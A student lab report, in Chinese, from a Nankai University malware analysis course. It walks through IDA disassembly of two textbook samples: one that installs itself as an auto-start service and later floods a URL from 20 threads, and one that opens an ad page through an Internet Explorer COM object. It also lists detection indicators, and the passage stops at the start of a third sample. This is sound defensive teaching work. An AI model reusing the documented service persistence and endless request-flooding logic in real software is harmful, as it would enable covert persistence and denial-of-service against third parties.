



南開大學  
Nankai University

网络空间安全学院

《恶意代码分析与防治技术》课程实验报告

## 实验五：分析恶意 Windows 程序

姓名：王峥

学号：2211267

专业：信息安全

指导教师：王志、邓琮弋

2024 年 11 月 2 日

# 目录

<b>1 实验目的</b>	<b>2</b>
<b>2 实验原理</b>	<b>2</b>
2.1 主要工具 . . . . .	2
2.2 具体实验原理介绍 . . . . .	2
<b>3 实验过程</b>	<b>3</b>
3.1 Lab7-1 . . . . .	3
3.1.1 静态分析 . . . . .	3
3.1.2 动态分析回答问题 . . . . .	4
3.2 Lab7-2 . . . . .	9
3.2.1 静态分析 . . . . .	9
3.2.2 动态分析并回答问题 . . . . .	10
3.3 Lab7-3 . . . . .	11
3.3.1 静态分析 . . . . .	12
3.3.2 动态分析 DLL 文件 . . . . .	15
3.3.3 动态分析 EXE 文件 . . . . .	18
3.3.4 实验总结 . . . . .	23
3.3.5 实验运行 . . . . .	24
3.3.6 实验问题解答 . . . . .	26
3.4 Yara 规则编写 . . . . .	26
3.5 IDA Python . . . . .	30
3.5.1 获取 dll 文件中的函数名 . . . . .	30
3.5.2 寻找特定字符串 . . . . .	30
<b>4 实验结论及心得体会</b>	<b>31</b>
4.1 实验结论 . . . . .	31
4.2 心得体会 . . . . .	32

# 1 实验目的

1. 复习在第七章中学习到的内容，并对所学知识进行实践运用。
2. 实验旨在分析三个不同的恶意程序（Lab 7-1.exe、Lab 7-2.exe、Lab 7-3.exe 及其相关 DLL 文件）的行为和特征，包括它们的持久性、目的、主机特征、网络特征以及如何从受感染的系统中清除它们。

# 2 实验原理

## 2.1 主要工具

1. IDA Pro: IDA Pro 是一款功能强大的逆向分析工具，它提供了反汇编、调试、静态分析、动态分析、可视化分析等多种功能，并支持多种处理器架构和操作系统，我们在上一次实验中也对这些功能进行了详细的了解与运用。
2. IDA Python: 是 IDA 的一个强大插件，它允许用户编写 Python 脚本来实现各种逆向分析任务。通过学习和掌握 IDAPython 的使用，我们可以更加高效地进行逆向工程、恶意软件分析和插件开发等工作，在上次实验，我们也尝试进行脚本编写，优化我们的分析效率。
3. Windows API: 在 Windows API 中，Mutex 它是一种同步基元，用于确保资源在同一时间只被一个线程访问。使用 Mutex 可以避免出现资源冲突和数据竞态的情况。而 Windows API 中，COM (Component Object Model, 组件对象模型) 是一种重要的技术，它定义了一种平台无关、语言中立的对象模型，使得对象可以在不同的应用程序之间或应用程序的组件之间进行交互。

## 2.2 具体实验原理介绍

在实验中，我们将对三个恶意程序进行分析，以了解它们的工作原理和特征。

- 持久性检测：
  - Lab 7-1.exe: 我们将研究 Lab 7-1.exe 是如何确保在计算机重新启动后继续运行的，这可能涉及到注册表项、启动项或其他持久性技术。
  - Lab 7-2.exe: 分析 Lab 7-2.exe 的持久性机制，以确定它如何在系统重启后保持活动状态。
  - Lab 7-3.exe: 研究 Lab 7-3.exe 的持久性机制，以弄清它是在系统重新启动后继续运行的。
- 程序目的: 对于每个恶意程序，我们将尝试确定它们的目的。这可能包括数据窃取、系统破坏、后门访问等。
- 基于主机特征的检测: 对于 Lab 7-3.exe，我们将分析两个明显的主机特征，以识别这种恶意代码。这可能涉及到文件系统、注册表、进程或其他主机特征。
- 基于网络特征的检测: 对于 Lab 7-1.exe，我们将研究它的网络行为，包括与本地或远程服务器的通信。我们会探讨与网络流量相关的特征，以帮助检测和分析。
- 清除恶意代码: 我们将尝试确定如何从受感染的系统中清除这些恶意程序，包括删除文件、注册表项、停止相关进程等。

## 3 实验过程

### 3.1 Lab7-1

#### 3.1.1 静态分析

在 string 中查看样本的字符串表：




图 3.1: 字符串

我们可以观察到一些关于服务，线程和互斥量的信息。

再使用 PEiD 进行查看，发现并没有加壳：




图 3.2: PEiD 查看加壳情况

接下来我们使用 PEView 查看我们的导入表：

pFile	Data	Description	Value
00004000	00004644	Hint/Name RVA	004C CreateServiceA
00004004	00004626	Hint/Name RVA	01B3 StartServiceCtrlDispatcherA
00004008	00004656	Hint/Name RVA	0145 OpenSCManagerA
0000400C	00000000	End of Imports	ADVAPI32.dll

图 3.3: 导入表 1

从 Advapi32.dll 中导入的函数来看，三个函数都与服务相关，从 OpenSCManagerA 和 CreateSer-

viceA 函数可以推测出该恶意代码可能会利用服务控制管理器创建一个新服务；StartServiceCtrlDispatcherA 函数用于将服务进程的主线程连接到服务控制管理器，这说明该恶意代码确实是个服务（期望自己作为服务运行）。因此，该恶意代码实现持久化驻留的方法可能是：**将自己安装成一个服务，且在调用 CreateService 函数创建服务时，将参数设置为可自启动。**

并且该代码还从 WinINet.dll 中导入了 InternetOpenUrlA 和 InternetOpenA 函数。InternetOpen 函数用于初始化一个到互联网的连接；InternetOpenUrl 函数能访问一个 URL（可以是一个 HTTP 页面或一个 FTP 资源）。

000040C0	00004676	Hint/Name RVA	0071 InternetOpenUrlA
000040C4	0000468A	Hint/Name RVA	006F InternetOpenA
000040C8	00000000	End of Imports	WININET.dll

图 3.4: 导入表 2

### 3.1.2 动态分析回答问题

接下来主要使用 IDAPro 进行动态分析，并回答实验问题：

#### 1. 当计算机重启后，这个程序如何确保它继续运行（达到持久化驻留）？

首先利用 IDA Pro 打开实验样本后定位到主函数 0x401000 的位置中：

```

.text:00401000 sub     esp, 10h
.text:00401003 lea     eax, [esp+10h+ServiceStartTable]
.text:00401007 mov     [esp+10h+ServiceStartTable.lpServiceName], offset aMalService ; "MalService"
.text:0040100F push    eax ; lpServiceStartTable
.text:00401010 mov     [esp+14h+ServiceStartTable.lpServiceProc], offset sub_401040
.text:00401018 mov     [esp+14h+var_8], 0
.text:00401020 mov     [esp+14h+var_4], 0
.text:00401028 call    ds:StartServiceCtrlDispatcherA
.text:0040102E push    0
.text:00401030 push    0
.text:00401032 call    sub_401040
.text:00401037 add     esp, 18h
.text:0040103A retn
    
```

图 3.5: main 函数

我们看到以下内容：

- MalService：是我们静态分析时的字符串。这提示我们该字符串是一个和服务名称有关的字符。
- offset sub\_401040 提示我们后面的函数具有该参数，可能是某个即将被调用的函数。
- call StartServiceCtrlDispatcherA: 调用了前面提到的 API 函数，该函数被程序用来实现一个服务，指定了服务控制管理器会调用的服务控制函数。这个函数通过前面指定的 sub\_401040 作为参数。通过实现服务，并指定服务控制管理器会调用的服务控制函数，即 sub\_401040。在该 API 函数后立刻被调用实现服务控制管理。

接下来我们查看 sub\_401040 处的代码：

```

.text:00401040 sub_401040 proc near ; CODE XREF: _main+327p
.text:00401040 ; DATA XREF: _main+1070
.text:00401040 SystemTime = SYSTIME ptr -400h
.text:00401040 FileTime = _FILETIME ptr -3F0h
.text:00401040 Filename = byte ptr -3E8h
.text:00401040
.text:00401046 push offset Name ; "HGL345"
.text:00401048 push 0 ; binheritHandle
.text:0040104D push 1F0001h ; dwDesiredAccess
.text:00401052 call ds:OpenMutexA
.text:00401058 test eax, eax
.text:0040105A jz short loc_401064
.text:0040105C push 0 ; uExitCode
.text:0040105E call ds:ExitProcess
.text:00401064 ; -----
.text:00401064 loc_401064: push esi ; CODE XREF: sub_401040+1A7j
.text:00401064 push offset Name ; "HGL345"
.text:00401065 push 0 ; binitialOwner
.text:00401066 push 0 ; lpMutexAttributes
.text:0040106E call ds:CreateMutexA

```

图 3.6: sub\_401040 处

我们逐步分析关键代码：

- push offset Name(" HGL345") : 首先在调用函数 OpenMutexA 之前，先传入参数一个名字“HGL345”，这个我们在之前的静态分析中也见过这个字符串。推测其可能是有一个 Mutex 互斥量句柄的名字。
- call OpenMutexA: 用于打开一个已存在的互斥对象 (Mutex)。互斥对象是一种同步对象，用于控制多个线程对共享资源的访问，很像我们之前数据库里面的互斥锁。可以获取对特定互斥对象的句柄（被命名为 HGL345），从而可以使用该句柄来操作互斥对象，如等待互斥对象的释放、释放互斥对象等操作。
- call CreatMutexA: 在 loc\_401064 处，可以看到如果不存在一个 Mutex 就调用 CreatMutexA 进行创建，同时也令其句柄命名为 HGL345。

综上可以看到，病毒胡首先判断是否存在一个叫 HGL345 的句柄 Mutex，若没有则进行创建并命名为 HGL345，是西安病毒在任意时间仅有一个实例在系统中运行，从此避免不被要的痕迹导致被检测。

接下来看 loc\_401064：该部分有以下重要函数：

- 调用 CreateMMutexA 函数来创建一个互斥量，以便以后再执行该进程时不会重复注册服务。
- 调用 OpenSCManagerA 函数打开服务控制管理器句柄，这样该进程就可以添加服务。
- 调用 GetCurrentProcess 来获取当前的进程。
- 利用返回值调用 GetModuleFileNameA 来加载进程的路径名在获取足够多的信息之后，就可以将这些信息作为参数压栈并调用 CreateServiceA 来创建一个进程。将刚刚获取到的路径作为 LpBinaryPathName 作为参数就可以指定可执行文件的路径，dwStartType 设置为 0x02 意为 SERVICE\_AUTO\_START 也就是开机自启动。
- 最后使用 CreateServiceA 来注册一个服务。

通过对主要函数的分析，分析得出，通过调用这个个函数，恶意代码可以动态地获知自己的完整路径和文件名。一旦得知这些信息，它就可以执行各种操作，例如复制自己到另一个位置或注册为服务。而不必担心具体的细节。

```

.text:00401064 loc_401064:                ; CODE XREF: sub_401040+1A7j
.text:00401064 push     esi                        ; "HGL345"
.text:00401065 push     offset Name                ; bInitialOwner
.text:00401066 push     0                          ; lpMutexAttributes
.text:0040106C call     ds:CreateMutexA
.text:00401074 push     3                          ; dwDesiredAccess
.text:00401076 push     0                          ; lpDatabaseName
.text:00401078 push     0                          ; lpMachineName
.text:0040107A call     ds:OpenSCManagerA
.text:00401080 mov     esi, eax
.text:00401082 call     ds:GetCurrentProcess
.text:00401088 lea     eax, [esp+404h+Filename]
.text:0040108C push     3E8h                       ; nSize
.text:00401091 push     eax                         ; lpFilename
.text:00401092 push     0                          ; hModule
.text:00401094 call     ds:GetModuleFileNameA
.text:0040109A push     0                          ; lpPassword
.text:0040109C push     0                          ; lpServiceStartName
.text:0040109E push     0                          ; lpDependencies
.text:004010A0 push     0                          ; lpdwTagId
.text:004010A2 lea     ecx, [esp+414h+Filename]
.text:004010A6 push     0                          ; lpLoadOrderGroup
.text:004010A8 push     ecx                         ; lpBinaryPathName
.text:004010A9 push     0                          ; dwErrorControl
.text:004010AB push     2                          ; dwStartType
.text:004010AD push     10h                       ; dwServiceType
.text:004010AF push     2                          ; dwDesiredAccess
.text:004010B1 push     offset DisplayName         ; "Malservice"
.text:004010B6 push     offset DisplayName         ; "Malservice"
.text:004010BB push     esi                         ; hSCManager
.text:004010BC call     ds:CreateServiceA
    
```

图 3.7: loc\_401064 处代码

我们再详细看看 CreateService 的各个参数：

```

.text:0040109A push     0                          ; lpPassword
.text:0040109C push     0                          ; lpServiceStartName
.text:0040109E push     0                          ; lpDependencies
.text:004010A0 push     0                          ; lpdwTagId
.text:004010A2 lea     ecx, [esp+414h+Filename]
.text:004010A6 push     0                          ; lpLoadOrderGroup
.text:004010A8 push     ecx                         ; lpBinaryPathName
.text:004010A9 push     0                          ; dwErrorControl
.text:004010AB push     2                          ; dwStartType
.text:004010AD push     10h                       ; dwServiceType
.text:004010AF push     2                          ; dwDesiredAccess
.text:004010B1 push     offset DisplayName         ; "Malservice"
.text:004010B6 push     offset DisplayName         ; "Malservice"
.text:004010BB push     esi                         ; hSCManager
.text:004010BC call     ds:CreateServiceA
    
```

图 3.8: CreateService 函数

我们着重看几个较为重要的参数：

- BinaryPathName: 想要创建的服务的二进制可执行路径就是刚才通过 GetModuleFileNameA 动态获得的路径，即将病毒本身创建为服务。
- dwStartType: 设置服务的启动类型。传入的参数 0x02 对应的应该是 SERVICE\_AUTO\_START，即这个服务需要在程序启动时候连着自动启动运行。
- dwServiceType: 设置服务类型的参数。当取值为 10 时，它表示 SERVICE\_WIN32\_SHARE\_PROCESS 和 SERVICE\_INTERACTIVE\_PROCESS 两个常量的组合。这意味着服务是一个共享进程，并且可以与用户交互。
- Displayname: 即服务展示名称。传入的参数为 Malservice，即该服务名 Malservice。

所以通过上述分析，我们知道这个程序将自己注册为服务，并制定开机后自动加载运行来保证持续运行，实现了持久化驻留，即使计算机重启，也能维持运行。

## 2. 为什么这个程序会使用一个互斥量？

在第一问的分析中，我们已经对互斥量的功能做了详细的分析，以下是回答：

互斥量被设计来保证这个可执行程序任意给定时刻只有一个实例在系统上运行，首先调用 `OpenMutexA` 函数尝试访问互斥量，如果访问失败则会返回 0，于是 `jz` 指令使跳转到 `loc_401064` 处，调用 `CreateMutexA` 函数创建名为“HGL345”的互斥量；若打开互斥量成功，则说明已经有一个恶意代码实例运行并创建了互斥量，于是调用 `ExitProcess` 函数退出当前进程，从而保证在任何时刻该恶意代码不会重复创建为服务，只有一个实例正在运行。

### 3. 可以用来检测这个程序的基于主机特征是什么？

回顾上述分析，我们看到该恶意代码创建了一个名为 `MALService` 的服务，并且创建了一个互斥量 `HGL345`，这两者都可作为基于主机特征。

### 4. 检测这个恶意代码的基于网络特征是什么？

在第一问我们详细分析了静态分析中发现的从 `Advapi32.dll` 导入的函数，接下来我们着重分析从 `WinInet.dll` 中导入的两个网络 API 函数

我们看到代码中设置了一个时间，这个时间首先全部被设置为 0，然后将 `year` 位置设置为了 834h，也就是 10 进制的 2100，最后进行了将 `SystemTime` 转换为 `FileTime`。也就是说恶意代码设置了一个时间点，也就是 2100 年 1 月 1 日的 0 点。

```

.text:004010C2      xor     edx, edx
.text:004010C4      lea     eax, [esp+404h+FileTime]
.text:004010C8      mov     dword ptr [esp+404h+SystemTime.wYear], edx
.text:004010CC      lea     ecx, [esp+404h+SystemTime]
.text:004010D0      mov     dword ptr [esp+404h+SystemTime.wDayOfWeek], edx
.text:004010D4      push    eax                ; lpFileTime
.text:004010D5      mov     dword ptr [esp+408h+SystemTime.wHour], edx
.text:004010D9      push    ecx                ; lpSystemTime
.text:004010DA      mov     dword ptr [esp+40Ch+SystemTime.wSecond], edx
.text:004010DE      mov     [esp+40Ch+SystemTime.wYear], 834h
.text:004010E5      call    ds:SystemTimeToFileTime

```

图 3.9: SystemTimeToFileTime 函数调用

接下来我们还注意到另外三个有关时间的函数调用：

```

.text:004010E8      push    0                  ; lpTimerName
.text:004010ED      push    0                  ; bManualReset
.text:004010EF      push    0                  ; lpTimerAttributes
.text:004010F1      call    ds:CreateWaitableTimerA
.text:004010F7      push    0                  ; fResume
.text:004010F9      push    0                  ; lpArgToCompletionRoutine
.text:004010FB      push    0                  ; pfnCompletionRoutine
.text:004010FD      lea     edx, [esp+410h+FileTime]
.text:00401101      mov     esi, eax
.text:00401103      push    0                  ; lPeriod
.text:00401105      push    edx                ; lpDueTime
.text:00401106      push    esi                ; hTimer
.text:00401107      call    ds:SetWaitableTimer
.text:0040110D      push    0FFFFFFFFh        ; dwMilliseconds
.text:0040110F      push    esi                ; hHandle
.text:00401110      call    ds:WaitForSingleObject

```

图 3.10: 时间相关的函数调用

- `CreateWaitableTimer`: 该函数用于创建一个可等待的定时器对象。定时器对象可以用于在指定的时间间隔内触发一个或多个线程。
- `SetWaitableTimer`: 该函数用于设置一个定时器对象的触发时间和触发间隔。可以通过该函数来启动或停止定时器。我们分析一下相关参数，其中 `lpPeriod` 为 0 即时间间隔为 0，`lpDueTime` 指示了触发的时间，保存在 `edx` 寄存器中，而 `edx` 就是前面先通过自身异或再通 `SystemTimeToFileTime` 返回的将 `SystemTime` 转换为 `FileTime` 的 2100 年 0 时 0 分。即为触发时间。
- `WaitForSingleObject`: 该函数用于等待一个对象的信号状态。在定时器对象的情况下，可以使用该函数来等待定时器触发。我们看到传入两个参数，`dwMilliseconds` 是一个等待时间，



以毫秒为单位, 传递的值是 0FFFFFFFFh, 表示等待时间为无限长, 即直到对象被触发即到 2100 年才会返回; hHandle 是一个句柄, 表示要等待的对象的句柄即 esi。

接下来是一个 for 循环, 循环的次数在结构开头指定为 20 次, 每次只系都会创建一个新的线程, 线程的起始执行位置在 0x00401050 处。

```

.text:00401121      mov     esi, 14h
.text:00401126      loc_401126:      ; CODE XREF: sub_401040+F8.j
.text:00401126      push    0          ; lpThreadId
.text:00401128      push    0          ; dwCreationFlags
.text:0040112A      push    0          ; lpParameter
.text:0040112C      push    offset StartAddress ; lpStartAddress
.text:00401131      push    0          ; dwStackSize
.text:00401133      push    0          ; lpThreadAttributes
.text:00401135      call    edi ; CreateThread
.text:00401137      dec     esi
.text:00401138      jnz     short loc_401126
.text:0040113A      pop     edi
    
```

图 3.11: 循环创建线程

我们再观察 CreateThread 函数:

```

.text:00401150      lpThreadParameter= dword ptr 4
.text:00401150      push    esi
.text:00401151      push    edi
.text:00401152      push    0          ; dwFlags
.text:00401154      push    0          ; lpzProxyBypass
.text:00401156      push    0          ; lpzProxy
.text:00401158      push    1          ; dwAccessType
.text:0040115A      push    offset szAgent ; "Internet Explorer 8.0"
.text:0040115F      call    ds:InternetOpenA
.text:00401165      mov     edi, ds:InternetOpenUrlA
.text:0040116B      mov     esi, eax
.text:0040116D      loc_40116D:      ; CODE XREF: StartAddress+30.j
.text:0040116D      push    0          ; dwContext
.text:0040116F      push    80000000h   ; dwFlags
.text:00401174      push    0          ; dwHeadersLength
.text:00401176      push    0          ; lpzHeaders
.text:00401178      push    offset szUrl ; "http://www.malwareanalysisbook.com"
.text:0040117D      push    esi          ; hInternet
.text:0040117E      call    edi ; InternetOpenUrlA
.text:00401180      jmp     short loc_40116D
.text:00401180      StartAddress      endp
    
```

图 3.12: CreateThread 函数

我们看到有以下处理:

- szAgent: 即 HTTP 请求的用户代理 User Agent 字段, 这里将其设置为了 Internet Explorer8.0 浏览器。作为函数参数传入 InternetOpenA。
- InternetOpenA: 之前静态分析发现的导入函数, 创建一个可以用于打开 URL 的句柄。结合 HTTP 协议头部的用户代理字段 szAgent 初始化接下来的网络操作。
- szUrl: 即要打开的 URL 资源。这里可以看到就是前几次实验中频繁出现的网址。用于函数 InternetOpenUrlA。
- 使用了一个 InternetOpenUrlA 用来使用指定的浏览器版本 Internet Explorer8.0 来打开指定的 url。
- jmp short loc\_40116D: 循环末尾的 jmp 指令无条件跳转, 意味着函数永远不会结束执行, 一直调用 InternetOpenUrlA 下载网站中的内容。

综上, 检测该恶意代码的基于网络特征为:

- 浏览器版本为 Internet Explorer8.0
- 访问的 URL 为 <http://www.malwareanalysisbook.com>

## 5. 这个程序的目的是什么？

通过之前的分析，我们能判断出该程序目的是把自己安装成一个自启动服务，只要计算机开启就在运行，然后等到 2100 年 1 月 1 日 0 点，开启 20 个线程无限次持续访问 <http://www.malwareanalysisbook.com>，该恶意代码可能是用来对目标网址进行 DDoS 攻击。

## 6. 这个程序什么时候完成执行？

这个程序会一直运行直到 2100 年 1 月 1 日不断的完成攻击，并且攻击会进行无限次循环，永远不会停止。

# 3.2 Lab7-2

## 3.2.1 静态分析

首先利用 strings 工具查看其字符串内容，可以看到这个恶意代码进行了网络 url 访问，还使用了 COM 对象。




图 3.13: 字符串查找

接下来使用 PEView 查看程序的导入表，我们观察到几个额外的导入函数，其中的 CoCreateInstance 和 OleInitialize 函数是为了使用 COM 功能而需要的

Address	Offset	Hint/Name RVA	Import Name
00002048	00002152	Hint/Name RVA	00C9 OleInitialize
0000204C	0000213E	Hint/Name RVA	000D CoCreateInstance
00002050	0000212C	Hint/Name RVA	00E0 OleUninitialize
00002054	00000000	End of Imports	ole32.dll

图 3.14: 查看导入函数

我们详细了解一下它们的功能：

- CoCreateInstance: 用于创建 COM 对象实例的函数。
- OleInitialize: 该函数用于初始化当前线程为使用 OLE 功能（例如，拖放，对象链接和嵌入等）。它为线程设置必要的 OLE 数据结构和信息。调用此函数后，线程可以安全地调用任何其他的 OLE 函数。
- OleUninitialize: 这个函数与 OleInitialize 相对应，用于取消初始化线程的 OLE 部分。

### 3.2.2 动态分析并回答问题

首先我们先尝试运行这个实验样例：



图 3.15: 运行 Lab07-02.exe

打开程序后, 命令行一段时间后就消失了, 然后访问了 <http://www.malwareanalysisbook.com/ad.html> 网址。接下来我们使用 IDA Pro 来进行分析：

#### 1. 这个程序如何完成持久化驻留？

首先我们进入 main 函数, 可以看到两个函数, 其中第一个函数对 COM 对象进行了初始化, 第二个函数则是创建了一个 COM 对象的实体, 返回的对象也就是 eax 中的内容即是 ppv 中保存的内容。

```

.text:00401000
.text:00401000
.text:00401003
.text:00401005
.text:00401008
.text:0040100D
.text:0040100F
.text:00401013
.text:00401014
.text:00401019
.text:0040101B
.text:0040101D
.text:00401022
.text:00401028
.text:0040102C

sub     esp, 24h
push    0 ; pvReserved
call    ds:0leInitialize
test    eax, eax
jl      short loc_401085
lea     eax, [esp+24h+ppv]
push    eax ; ppv
push    offset riid ; riid
push    4 ; dwClsContext
push    0 ; pUnkOuter
push    offset rclsid ; rclsid
call    ds:CoCreateInstance
mov     eax, [esp+24h+ppv]
test    eax, eax

```

图 3.16: main 函数

因为 COM 对象的功能主要由 IID 即接口标识符和 CLSID 即注册类标识符确定, 因此还需要进一步查看：

```

.rdata:00402058 ; IID rclsid
.rdata:00402058 rclsid
.rdata:00402058
.rdata:00402058
.rdata:00402068 ; IID riid
.rdata:00402068 riid
.rdata:00402068
.rdata:00402068
.rdata:00402068

dd 2DF01h ; Data1 ; DATA XREF: _main+1Df0
dw 0 ; Data2
dw 0 ; Data3
db 0C0h, 6 dup(0), 46h ; Data4

dd 0D30C1661h ; Data1 ; DATA XREF: _main+14f0
dw 0CDAFh ; Data2
dw 11D0h ; Data3
db 8Ah, 3Eh, 0, 0C0h, 4Fh, 0C9h, 0E2h, 6Eh ; Data4

```

图 3.17: 查看 IID 和 CLSID

- RCLSID(注册类标识符):0002DF01-0000-0000-C000-000000000046。对应 Internet Explorer。
- RIID(接口标识符):D30C1661-CD AF-11D0-8A3E-00C04FC9E26E。对应 IWebBrower2。

接下来是对之前创建的 COM 的使用, 我们跳转到 0x0040105C 处：

```

.text:0040105C      mov     eax, [esp+28h+ppv]
.text:00401060      push    ecx
.text:00401061      lea     ecx, [esp+2Ch+pvarg]
.text:00401065      mov     edx, [eax]
.text:00401067      push    ecx
.text:00401068      lea     ecx, [esp+30h+pvarg]
.text:0040106C      push    ecx
.text:0040106D      lea     ecx, [esp+34h+var_10]
.text:00401071      push    ecx
.text:00401072      push    esi
.text:00401073      push    eax
.text:00401074      call   dword ptr [edx+2Ch]

```

图 3.18: 查看 com 对象使用

由上图我们能看到一些列的函数访问:

- mov eax,COM: 让 eax 寄存器的值保存为该 COM 对象的地址值, 即作为访问该对象的指针。
- mov edx, [eax]: 通过解引用 eax, edx 也指向 COM 对象的基址。
- call dword ptr [edx+2Ch]: 使用 edx 指向 COM 中偏移 2Ch 的函数位置, 而 2C 是为导航函数 Navigate 的函数偏移, 当该函数被调用时, Internet Explorer 将访问 SysAllocString 分配内存时就是给 url:http://www.malwareanalysisbook.com/ad.html 这个 url。

```

.text:00401036      call   ds:VariantInit
.text:0040103C      push    offset psz ; "http://www.malwareanalysisbook.com/ad.h"...
.text:00401041      mov     [esp+2Ch+var_10], 3
.text:00401048      mov     [esp+2Ch+var_8], 1
.text:00401050      call   ds:SysAllocString
.text:00401056      lea     ecx, [esp+28h+pvarg]
.text:0040105A      mov     esi, eax
.text:0040105C      mov     eax, [esp+28h+ppv]
.text:00401060      push    ecx
.text:00401061      lea     ecx, [esp+2Ch+pvarg]
.text:00401065      mov     edx, [eax]
.text:00401067      push    ecx
.text:00401068      lea     ecx, [esp+30h+pvarg]
.text:0040106C      push    ecx
.text:0040106D      lea     ecx, [esp+34h+var_10]
.text:00401071      push    ecx
.text:00401072      push    esi
.text:00401073      push    eax
.text:00401074      call   dword ptr [edx+2Ch]
.text:00401077      push    esi ; bstrString
.text:00401078      call   ds:SysFreeString
.text:0040107E      pop     esi

```

图 3.19: Navigate 函数访问 url

最后函数直接调用用 OleUninitialize 进行资源清理并函数返回。我们发现这个和第一个实验样本不同, 他不会自动安装持续等待, 仅运行一次就结束进程。综上, 该程序没有完成持久化驻留, 该文件没有修改注册表或注册服务或无限循环, 它运行一次然后退出。

2. 这个程序的目的是什么? 结合上述分析, 该恶意代码只会打开一个网页 <http://www.malwareanalysisbook.com> 并显示其中的广告然后退出。
3. 这个程序什么时候完成执行? 程序在将网页弹出后就会自动退出完成执行。

### 3.3 Lab7-3

在进行这个实验分析前, 我们看到有两个文件, 分别是可执行程序 Lab07-03.exe 以及 Lab07-03.dll 文件。这点生命很重要, 因为一旦程序运行起来可能会有所改变, 两个文件在受害机器的同一个目录下被发现。如果你运行该程序, 要确保两个文件在虚拟机的同一目录下。一个以 127 开始的 IP 字符串 (回环地址连接到了本地机器。 (在这个恶意代码的实际版本中, 这个地址会连接到一台远程机器, 但是

我们已经将它设置成连接本地主机来保护你。) **注意:** 该实验可能对你的计算机引起某些损坏, 并且可能一旦安装就很难清除。不要在一个没有事先做快照的虚拟机中运行这个文件。

按照前面的提示与警告, 我们首先为虚拟机拍摄一个快照:




图 3.20: 虚拟机拍摄快照

### 3.3.1 静态分析

本次实验不同之前, 由两个文件共同组成, 我们先对其进行简单的字符串分析: 首先是 Lab07-03.dll 文件:

